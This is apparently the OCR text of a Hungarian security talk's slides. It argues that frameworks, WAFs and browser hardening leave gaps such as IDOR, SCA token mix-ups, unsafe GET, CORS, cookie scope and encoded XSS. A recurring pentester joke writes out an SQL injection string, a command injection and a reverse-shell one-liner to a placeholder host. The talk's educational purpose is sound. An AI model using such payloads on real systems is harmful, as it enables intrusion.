ATTÓL, HOGY NEM VAGY PARANOIÁS, MÉG ÜLDÖZHETNEK

„A FEJLESZTŐKET SOKSZOR CSAK A FRAMEWORKÖK VÉDIK”

Veres-Szentkirályi András **EIVOK-39 2023-10-25**

$ whoami

Veres-Szentkirályi András

- CISSP, OSCP, GWAPT, SISE
- Senior IT biztonsági szakértő
- Silent Signal társalapító
- pentester, toolmaker

Menetrend

1. Bevezetés
2. Nem érthet mindenki mindenhez
3. HTTP is hard
4. Vak vezet világtalant
5. Összefoglalás

Keretrendszerek vs. biztonság

- 2004
  - SQLi: hívj `mysql_real_escape_string` függvényt, különben…
  - XSS: hívj `htmlspecialchars` függvényt, különben…
  - Vertikális autorizáció: jusson eszedbe mindenhol utánajárni, csinálhat-e az éppen belépett user ilyet, különben…

Keretrendszerek vs. biztonság

- 2004
  - SQLi: hívj `mysql_real_escape_string` függvényt, különben…
  - XSS: hívj `htmlspecialchars` függvényt, különben…
  - Vertikális autorizáció: jusson eszedbe mindenhol utánajárni, csinálhat-e az éppen belépett user ilyet, különben…
- 2022
  - SQLi: miért akarnád az ORM-et kikerülni?
  - XSS: miért akarnád a templatinget kikerülni?
  - Vertikális autorizáció: deklaratív dekorátorok konzisztensen kikényszerítik

Keretrendszerek vs. biztonság

silent signal

- 2004
  - SQLi: hívj `mysql_real_escape_string` függvényt, különben…
  - XSS: hívj `htmlspecialchars` függvényt, különben…
  - Vertikális autorizáció: jusson eszedbe mindenhol utánajárni, csinálhat-e az éppen belépett user ilyet, különben…
- 2022
  - SQLi: miért akarnád az ORM-et kikerülni?
  - XSS: miért akarnád a templatinget kikerülni?
  - Vertikális autorizáció: deklaratív dekorátorok konzisztensen kikényszerítik
  - + WAF

Keretrendszerek vs. biztonság

silent signal

- 2004
  - SQLi: hívj `mysql_real_escape_string` függvényt, különben…
  - XSS: hívj `htmlspecialchars` függvényt, különben…
  - Vertikális autorizáció: jusson eszedbe mindenhol utánajárni, csinálhat-e az éppen belépett user ilyet, különben…
- 2022
  - SQLi: miért akarnád az ORM-et kikerülni?
  - XSS: miért akarnád a templatinget kikerülni?
  - Vertikális autorizáció: deklaratív dekorátorok konzisztensen kikényszerítik
  - + WAF
  - + böngésző hardeningek sora

Menetrend

1. Bevezetés
2. Nem érthet mindenki mindenhez
3. HTTP is hard
4. Vak vezet világtalant
5. Összefoglalás

IDOR

- örök klasszikus
- még mindig gyakori
- WAF sem véd ellene
- sokszor architekturálisan érdemes megközelíteni a javítást

https://www.nytimes.com/2011/06/14/technology/14security.html

The New York Times

Thieves Found Citigroup Site an Easy Entry

Give this article 87

By Nelson D. Schwartz and Eric Dash
June 13, 2011

Think of it as a mansion with a high-tech security system — but the front door wasn't locked tight.

SCA vs. state machine

silent signal

- A software tester walks into a bar. Orders 0 beers. Orders 99999999 beers. Orders a lizard in a beer glass. Testing complete.
  - A real customer walks into the bar and asks where the bathroom is.
    - The bar goes up in flames.
  - A pentester walks into a bar. Orders a beer. Orders `'` beers. Orders `' or 'a'='a' -- c` beers. Orders a `` `id` `` beer. Orders a `;bash -i >& /dev/tcp/x.x.x.x/443 0>&1`

SCA vs. state machine

silent signal

- A software tester walks into a bar. Orders 0 beers. Orders 99999999 beers. Orders a lizard in a beer glass. Testing complete.
  - A real customer walks into the bar and asks where the bathroom is.
    - The bar goes up in flames.
  - A pentester walks into a bar. Orders a beer. Orders `'` beers. Orders `' or 'a'='a' -- c` beers. Orders a `` `id` `` beer. Orders a `;bash -i >& /dev/tcp/x.x.x.x/443 0>&1`
- Eredeti elvárás:
  - **belépett felhasználó** tranzakció előtt **átkerül** egy autorizációs oldalra
  - ott **azonosítják** az SCA szabályai szerint
  - kap egy **tokent** és visszakerül az eredeti oldalra
  - a **token** birtokában végrehajthatja a tranzakciót

SCA vs. state machine


silent signal

- A software tester walks into a bar. Orders 0 beers. Orders 99999999 beers. Orders a lizard in a beer glass. Testing complete.
  - A real customer walks into the bar and asks where the bathroom is.
    - The bar goes up in flames.
  - A pentester walks into a bar. Orders a beer. Orders `'` beers. Orders `' or 'a'='a' -- c` beers. Orders a `` `id` `` beer. Orders a `;bash -i >& /dev/tcp/x.x.x.x/443 0>&1`
- Eredeti elvárás:
  - **belépett felhasználó** tranzakció előtt **átkerül** egy autorizációs oldalra
  - ott **azonosítják** az SCA szabályai szerint
  - kap egy **tokent** és visszakerül az eredeti oldalra
  - a **token** birtokában végrehajthatja a tranzakciót
- Pentester megközelítés: ugyanaz került azonosításra mint aki “beváltja” épp a tokent?

PDF generálás HTML-ből

silent signal

- szép új világ: HTML + CSS + JS mindenre alkalmas
- böngészőmotor by design sandbox
- hol helyezzük el a bizalmi határt?
- JS? `<iframe>`? AJAX?



https://xkcd.com/2044/


Menetrend

1. Bevezetés
2. Nem érthet mindenki mindenhez
3. HTTP is hard
4. Vak vezet világtalant
5. Összefoglalás

GET mindig safe?

- HTTP konvenció 1.1 óta
- Safe: GET, HEAD, OPTIONS, TRACE
- Idempotens: PUT és DELETE
- XSRF: triviális
- Keretrendszer: nem lát bele!

https://signalvnoise.com/archives2/google_web_accelerator_hey_not_so_fast_an_alert_for_web_app_designers.php



Google Web Accelerator: Hey, not so fast - an alert for web app designers

06 May 2005

225 comments Latest by online casino btdino

Google's web accelerator seems like a good thing for the **public web**, but it can wreak havok on **web-apps** and other things with admin-links built into the UI. How's that?


The accelerator scours a page and prefetches the content behind each link. This gives the illusion of pages loading faster (since they've already been pre-loaded behind the scenes). Here's the problem: Google is essentially clicking every link on the page — including links like "delete this" or "cancel that." And to make matters worse, Google ignores the Javascript confirmations. So, if you have a "Are you sure you want to delete this?" Javascript confirmation behind that "delete" link, Google ignores it and performs the action anyway.

We discovered this yesterday when a few people were reporting that their Backpack pages were "disappearing." We were stumped until we dug a little deeper and discovered this Web Accelerator behavior. Once we figured this out we added some code to prevent Google from prefetching the pages and clicking the links, but it was quite disconcerting.

CORS

silent signal

- modern webapp → külön API, külön frontend
- CORS megengedi a Same-Origin Policy lebontását
- ki állítja be? app? appszerver? webszerver? WAF?



https://xkcd.com/2347/

Egyél még egy sütit!

silent signal

- 1994-ben berakták a HTTP sütikezelést egy Netscape bétába
- alulspecifikált, RFC utólag próbálja a gyakorlati implementációt körülírni
- cegneve.hu domainre…
  - …beállított sütit megkapja `alpha.cegneve.hu`
  - …beállíthat sütit `beta.cegneve.hu`
- felhasználó által feltöltött tartalom kiszolgálása → XSRF bypass
- keretrendszer probléma: szkópon kívüli interakció
- best practice megoldás: feltöltött tartalom teljesen külön domainen
  - `<user>.github.io` és `githubusercontent.com` vs. `github.com`
  - `googleusercontent.com` vs. `google.com`

Menetrend

1. Bevezetés
2. Nem érthet mindenki mindenhez
3. HTTP is hard
4. Vak vezet világtalant
5. Összefoglalás

SameSite sütik

- XSRF: éveken át mumus, többféle design patternnel kezelhető
- SameSite süti: Chrome (2016), 2020 augusztusában 100% rollout
- innentől kidobhatjuk az OWASP pontokból és a webes metodológiából?

SameSite sütik

- XSRF: éveken át mumus, többféle design patternnel kezelhető
- SameSite süti: Chrome (2016), 2020 augusztusában 100% rollout
- innentől kidobhatjuk az OWASP pontokból és a webes metodológiából?
- NTLM: SSO before it was cool

Reflektív XSS

silent signal

- 2010: Chrome-ba bekerült az XSS auditor
- ASP.NET Request Validator szűri az XSS-gyanús bemeneteket
- innentől kidobhatjuk az OWASP pontokból és a webes metodológiából?

Reflektív XSS


silent signal

- 2010: Chrome-ba bekerült az XSS auditor
- ASP.NET Request Validator szűri az XSS-gyanús bemeneteket
- innentől kidobhatjuk az OWASP pontokból és a webes metodológiából?
- mi van, ha a fejlesztő Base-64 kódolást használ?
- (bónusz: 2019-ben Chrome-ban kikapcsolásra került a blokkoló mód)

Titkosítás mindenek felett

- üzleti webalkalmazás, URL paraméterek magas entrópiájú Base-64 paraméterekkel
- rendszeres vizsgálat végén riport: nem igazán lehet vele mit kezdeni
- egyik évben új feature: titkosító **és** feloldó orákulum
- eredmény: XSS és egyéb sérülékenységek
- WAF, keretrendszer **és** pentesterek se látnak bele

https://xkcd.com/1181/



Menetrend

1. Bevezetés
2. Nem érthet mindenki mindenhez
3. HTTP is hard
4. Vak vezet világtalant
5. Összefoglalás

Minden rendben lesz?

silent signal

- nehéz a rendszereket átlátni
  - “In some sense, the cynical person would say that **the only person in computing that is paid to actually understand the system from top to bottom is the attacker**. Everybody else is usually paid to understand their part” – Halvar Flake
  - `https://youtu.be/8QRnOpjmneo?t=135`
- egy keretrendszer önmagában nem fog megvédeni mindentől → a hibamennyiség önmagában nem feltétlenül jó metrika
  - “Program testing can be used to show the presence of bugs, but never to show their absence!” – Edsger W. Dijkstra
  - `http://homepages.cs.ncl.ac.uk/brian.randell/NATO/nato1969.PDF`

KÖSZÖNÖM!

VERES-SZENTKIRÁLYI ANDRÁS

vsza@silentsignal.hu

facebook.com/silentsignal.hu

@SilentSignalHU

@dn3t

silent signal